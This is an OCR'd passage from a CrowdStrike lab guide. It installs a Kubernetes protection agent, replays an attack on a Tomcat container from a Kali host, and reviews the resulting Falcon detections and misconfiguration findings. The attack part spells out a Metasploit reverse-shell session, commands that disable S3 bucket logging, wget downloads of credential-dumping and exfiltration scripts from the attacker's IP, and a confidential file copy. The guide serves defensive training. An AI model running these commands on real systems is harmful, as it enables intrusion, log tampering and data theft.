
The policies we are most interested in for our demonstrate are:

- **Response Policy**
- **Prevention Policy**.

These policies will download and then update in this order.

In a couple of minutes, the values of these columns will change from No Policy to Default (Linux) – *Changes pending*.

It can take another 5 – 10 minutes for all policies to download and be reflected as active within the Falcon console.



The Falcon agent will not be actively mitigating threats on the nodes until the **Prevention Policy** has been successfully applied.

Installing the Kubernetes Protection Agent (KPA)

1. Connect to the Bastion instance using Session Manager connection in EC2.

a. *Connect to the Bastion instance at:*

https://us-east-1.console.aws.amazon.com/ec2/home?region=us-east-1#Instances:tag:Name=LinuxBastion

b. *Select the checkbox next to "LinuxBastion".*

c. *Click "Connect" on the top navigation bar, and then click the orange "Connect" button.*

2. Deploy the KPA Helm chart

First update Helm

```
helm repo add kpagent-helm https://registry.CrowdStrike.com/kpagent-helm && \
  helm repo update
```

Apply the Helm chart

```
helm upgrade --install -f /tmp/k8s_agent_config.yaml --kubeconfig ~/.kube/config \
  --create-namespace -n falcon-kubernetes-protection \
  kpagent kpagent-helm/cs-k8s-protection-agent
```

The script wil first update Helm with the relevant charts and then install the Kubernetes Protection Agent. The script then deploys the Kubernetes protection agent, as shown below.

```
[ec2-user@ip-10-0-157-242 ~]$ helm upgrade --install -f k8s.yaml --create-namespace -n falcon-kubernetes-protection kpa
WARNING: Kubernetes configuration file is group-readable. This is insecure. Location: /home/ec2-user/.kube/config
WARNING: Kubernetes configuration file is world-readable. This is insecure. Location: /home/ec2-user/.kube/config
Release "kpagent" does not exist. Installing it now.
NAME: kpagent
LAST DEPLOYED: Tue Jun 28 10:27:33 2022
NAMESPACE: falcon-kubernetes-protection
STATUS: deployed
REVISION: 1
TEST SUITE: None
NOTES:
The Crowdstrike Kubernetes Agent is now deployed to your cluster under the falcon-kubernetes-protection namespace as kp
 is running by running the following command:

"kubectl -n falcon-kubernetes-protection get pods"
[ec2-user@ip-10-0-157-242 ~]$
```

3. *Verify that the pod is running*

```
kubectl get pods -n falcon-kubernetes-protection
```

Note: The agent is created in the "falcon-kubernetes-protection" namespace with a name in the format "kpagent-cs-k8s-protection-agent-xxxxxxxx"

```
[ssm-user@bastion]-% kubectl get pods -n falcon-kubernetes-protection

NAME                                                READY   STATUS    RESTARTS   AGE
kpagent-cs-k8s-protection-agent-64b7b9c546-stjhg    1/1     Running   0          5h14m
```

Check the status of the agent

```
kubectl logs -n falcon-kubernetes-protection \
  -l app.kubernetes.io/name=cs-k8s-protection-agent
```

End of Lab 6

Lab 7: CrowdStrike Console Detections and Misconfigurations

Now that the cluster is protected by CrowdStrike, let's rerun the attack.

Repeat the attack sequence from the Kali instance

To launch a new attack, connect to the Kali instance using Session Manager connection from EC2:

a. *Connect to the Kali instance at:* https://us-east-1.console.aws.amazon.com/ec2/home?region=us-east-1#Instances:tag:Name=Kali

b. *Select the checkbox next to "Kali"*

c. *Click "Connect" on the top navigation bar, and then click the orange Session Manager "Connect" button.*

Initiate the exploit using the settings we created earlier

```
sudo msfconsole -q -r startup.rc
```

Check for an open session with the target

```
sessions -i
```

```
Active sessions
===============

  Id  Name  Type              Information  Connection
  --  ----  ----              -----------  ----------
  1         shell java/linux              10.0.128.12:443 -> 44.207.220.22:42686 (44.193.50.35)
```

Connect to the session

```
sessions -i <<Id>>
```

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 1
[*] Starting interaction with 1...

```

List the directory and identify the logged-in user

```
ls -l && whoami
```

```
ls -l && whoami
total 46092
drwxr-xr-x   3 root root       78 Oct  7 16:57 aws
-rw-r--r--   1 root root 47194118 Oct 12 22:46 awscliv2.zip
drwxr-xr-x   1 root root       21 Oct 12 22:45 bin
drwxr-xr-x   2 root root        6 Apr 24  2018 boot
drwxr-xr-x   5 root root      360 Oct 15 15:34 dev
drwxr-xr-x   1 root root       66 Oct 15 15:34 etc
drwxr-xr-x   2 root root        6 Apr 24  2018 home
drwxr-xr-x   1 root root       56 Oct 12 22:45 lib
drwxr-xr-x   2 root root       34 Oct 12 19:28 lib64
drwxr-xr-x   2 root root        6 Oct 12 19:27 media
drwxr-xr-x   2 root root        6 Oct 12 19:27 mnt
drwxr-xr-x   1 root root       20 Oct 12 22:46 opt
dr-xr-xr-x 202 root root        0 Oct 15 15:34 proc
drwx------   1 root root       39 Oct 12 22:46 root
drwxr-xr-x   1 root root       21 Oct 15 15:34 run
drwxr-xr-x   1 root root      142 Oct 12 22:45 sbin
drwxr-xr-x   2 root root        6 Oct 12 19:27 srv
dr-xr-xr-x  13 root root        0 Oct 15 15:34 sys
drwxrwxrwt   1 root root       29 Oct 12 22:46 tmp
drwxr-xr-x   1 root root       19 Oct 12 19:27 usr
drwxr-xr-x   1 root root       41 Oct 12 19:28 var
root
```

At this point, we have compromised the Tomcat webapp and we have regained control of the container itself.

Next, we will disable bucket logging.

Get the target bucket name

```
TARGET_BUCKET=$(aws s3api list-buckets --query 'Buckets[].[Name]' --output text \
 | grep confidentialbucket)

echo $TARGET_BUCKET
```

Associate an empty bucket-logging policy to disable bucket logging

```
echo "{}" > no-bucket-logging.json

aws s3api put-bucket-logging --bucket $TARGET_BUCKET \
  --bucket-logging-status file://no-bucket-logging.json
```

Confirm that we attached the new bucket logging policy

```
aws s3api get-bucket-logging --bucket $TARGET_BUCKET
```

Since we added a null policy, the command should return nothing.

Finally, let's download additional exploit tools to the container from the Kali instance.
Using the netstat utility, you can easily find the Kali public IP by listing established HTTPS connections originating from the container.

List established outbound connections to port 443 (HTTPS)

```
netstat -n | grep 443
```

```
netstat -n | grep 443
tcp        0      0 10.0.48.138:39590       54.175.57.254:443       ESTABLISHED
```

The public IP in the fifth column is the Kali IP. Strip the ":443" socket port.

Substitute <<Kali IP>> with the IP you copied above and download the following hacker tools

```
wget  http://<<Kali IP>>/mimipenguin.sh
```


```
wget  http://<Kali IP>/exfiltration.sh
```

Download a confidential file


```
aws s3 cp s3://$TARGET_BUCKET/confidential-data.txt s3-download.txt
```

Falcon Console Detections

Open the Falcon Console to view detections related to our malicious activity at:
https://falcon.crowdstrike.com/activity/detections




Click on the Detection name



Additional forensic information expands from the right side. This expanded section provides the ability to interact with the detection. For example, you can set the status of the detection, view the execution details, host information, and other artifacts associated with this detection.

Click on the process tree icon  *This will pivot to a visualization of the attack*



It looks like the first malicious process executed is the DASH process, since it's the leftmost process with orange coloring.

Click on the DASH process.


The sidebar on the right will show the details of the process. It seems like this process was detected for performing malicious activity which matches up with what we just did in the previous scenario. When we ran Metasploit and gained initial access, Falcon was able to detect that behavior and identify it as malicious.

We can see the adversary's objective as well as the MITRE Tactic and Technique. It had gained Initial Access via a public-facing application, which in this case was Tomcat.

Falcon also provides the Indicator of Attack (IOA) name and description to help you understand what's happening in this situation. Notice that we get full visibility of the cli commands run during the attack including some AWS cli commands where the attacker was accessing an S3 bucket.


We just examined the Medium severity detection which provided deep visibility into the attack. We can use that to investigate further to understand the depth and breadth of the impact, and also as a guide on how to remediate related misconfigurations.

Let’s take a brief look at the High severity detection. If we drill down into the process tree, we see our last two *wget* commands where we attempted to download malware tools. Falcon blocked those from downloading and killed the Kali Metasploit reverse shell.




Indicators of Misconfiguration

Scroll down on the side bar to Cloud Security Posture and click on the CRITICAL SEVERITY MISCONFIGURATION




Click on the Misconfiguration Link




This reveals the most recent configuration assessment findings filtered to that specific policy. There are also menu options to view historical assessments or filter the results based on other attributes. Clicking on the results for a specific account and region will reveal the detailed findings.

Click on the Findings




Along with the detailed findings, this page includes links to important information like MITRE ATT&CK context and alert logic.

Click on Alert Logic to view the list of steps you can use to uncover this type of misconfiguration



With the detailed information about the findings for this policy, we can look towards correcting these misconfigurations.

Click on the Remediation link to see the required steps




In this scenario, we reviewed the top misconfiguration findings on the dashboard and investigated those associated with a specific EC2 policy. We drilled down on those findings and learned how and where to remediate them in AWS.


Indicators of Attack

During our earlier attack, we applied the blank logging policy to disable s3 bucket access logging. In this section, we will check if the CrowdStrike Falcon Platform detected and reported on this activity.


In the Falcon Console, go to the Cloud security posture section at https://falcon.crowdstrike.com/cloud-security/cspm/dashboard




Go to Assessment > Behavior



